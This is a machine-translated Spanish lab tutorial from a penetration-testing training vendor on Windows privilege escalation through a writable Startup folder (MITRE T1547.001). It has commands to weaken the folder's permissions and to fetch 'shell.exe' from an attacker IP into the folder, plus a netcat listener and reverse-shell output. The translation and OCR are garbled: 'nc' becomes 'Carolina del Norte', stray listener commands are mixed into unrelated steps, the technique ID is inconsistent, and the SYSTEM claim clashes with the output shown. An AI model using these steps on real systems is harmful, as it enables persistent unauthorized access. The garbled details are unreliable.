iGNITE Technologies

Windows Privilege Escalation

Boot Logon Autostart Execution

(Mitre ID:T1547.001)

Contenido

Introducción

La carpeta de inicio de Windows puede ser el objetivo de un atacante para escalar privilegios o ataques de persistencia.
Agregar una aplicación a una carpeta de inicio o hacer referencia a ella usando una clave de ejecución del Registro son dos formas de hacerlo.
Cuando un usuario inicia sesión, la aplicación vinculada se ejecutará si un elemento está en las "claves de ejecución" en el Registro o en la carpeta de inicio. Estos programas se ejecutarán bajo la perspectiva del usuario y tendrán el nivel de permisos asociado a la cuenta.

Existen dos técnicas para realizar la ejecución de inicio automático de inicio de sesión:

Ejecución de inicio automático de inicio de sesión: claves de ejecución del registro

Ejecución de inicio automático de inicio de sesión: carpeta de inicio

Bota | Ejecución de inicio automático de inicio de sesión: carpeta de inicio

Inyectar un programa malicioso dentro de una carpeta de inicio también hará que ese programa se ejecute cuando un usuario inicie sesión, por lo que puede ayudar a un atacante a realizar ataques de persistencia o escalada de privilegios desde ubicaciones de carpetas de inicio mal configuradas.

Esta técnica es el método de persistencia más impulsado utilizado por APT conocidas como APT3, APT33,
APT39 y etc.

ID de inglete: T1574.001

Tácticas: escalada de privilegios y persistencia

Plataformas: Windows

Requisito previo

Máquina de destino: Windows 10

Máquina atacante: Kali Linux

Herramientas: AccessChk.exe

Condición: comprometer la máquina de destino con acceso con privilegios bajos, ya sea usando Metasploit o Netcat.
etc.


Objetivo: aumentar los privilegios de NT Authority/SYSTEM para un usuario con pocos privilegios explotando la carpeta de inicio mal configurada.

Configuración del laboratorio


Nota: Los pasos dados crearán una laguna a través de una carpeta de inicio mal configurada, evitando así dicha configuración en un entorno de producción.

Paso 1: navegue hasta el directorio de inicio utilizando la siguiente ruta:


```
C:\ProgramData\Microsoft\Windows\Menú Inicio\Programas\Inicio
```



Paso 2: acceda a las propiedades de la carpeta de inicio y seleccione la opción de seguridad. Haga clic en la opción Editar para asignar permisos peligrosos al grupo Usuarios.



Paso 3: seleccione el grupo de usuarios en el sistema de destino y asigne permisos de lectura, escritura o control COMPLETO.




Escalada de privilegios mediante el abuso de la carpeta de inicio

Enumeración de asignación de permisos con Icacls

Los atacantes pueden explotar estas ubicaciones de configuración para lanzar malware, como RAT, con el fin de mantener la persistencia durante los reinicios del sistema.

Tras un punto de apoyo inicial, podemos identificar los permisos utilizando el siguiente comando:


```
nc -lvp 1245
icacls "C:\ProgramData\Microsoft\Windows\Menú Inicio\Programas\Inicio"
```



Enumeración Asignar permisos usando Accesschk.exe Accesschk.exe es la herramienta Sysinternals, otra herramienta de verificación de permisos.

Aquí se asigna el permiso de lectura y escritura en BUILTIN\Users

```
nc -lvp 1245
accesschk.exe /accepteula "C:\ProgramData\Microsoft\Windows\Menú Inicio\Programas\Inicio"
```



Ejecutar ejecutable malicioso

Inicie un oyente netcat en una nueva terminal y transfiera shell.exe con la ayuda del siguiente comando

```
cd C:\ProgramData\Microsoft\Windows\Menú Inicio\Programas\Inicio powershell wget
192.168.1.3/shell.exe -o shell.exe dir
```

Como sabemos, este ataque se llama Boot Logon Autostart Execution, lo que significa que el archivo shell.exe funciona cuando el sistema se reinicia.

```
C:\>cd C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup
cd C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup

C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp>powershell wget 192.168.1.3/shell.exe -o shell.exe
powershell wget 192.168.1.3/shell.exe -o shell.exe

C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp>dir
dir
 Volume in drive C is Windows 10
 Volume Serial Number is B009-E7A9

 Directory of C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp

10/09/2021  11:55 AM    <DIR>          .
10/09/2021  11:55 AM    <DIR>          ..
10/09/2021  11:55 AM            73,802 shell.exe
               1 File(s)         73,802 bytes
               2 Dir(s)  24,006,361,088 bytes free

C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp>
```

El atacante obtendrá una conexión inversa en la nueva sesión de netcat como NT Authority \System

Carolina del Norte

-lvp 8888 whoami

```
┌──(root💀kali)-[~]
└─# nc -lvp 8888
listening on [any] 8888 ...
192.168.1.145: inverse host lookup failed: Unknown host
connect to [192.168.1.3] from (UNKNOWN) [192.168.1.145] 49718
Microsoft Windows [Version 10.0.17763.379]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
msedgewin10\administrator

C:\Windows\system32>
```

Referencia:

https://attack.mitre.org/techniques/T1547/001/

iGNITE Technologies

ÚNETE A NUESTRO PROGRAMAS DE ENTRENAMIENTO


PRINCIPIANTE

- Hackeo ético
- Pentest de red
- Recompensa de errores
- Pentest inalámbrico
- Seguridad de la red Esenciales

AVANZADO

- Eructar Suite Pro
- Web Servicios-API
- Pro VAPT de infraestructura
- Computadora forense
- Pentest de Android
- Avanzado metasploit
- CTF

EXPERTO



- Operación del equipo rojo
  - APT's - Tácticas de ataque MITRE
  - Ataque de directorio activo
  - Evaluación de seguridad de MSSQL
- Escalada de privilegios
  - ventanas
  - linux

www.ignitetechnologies.in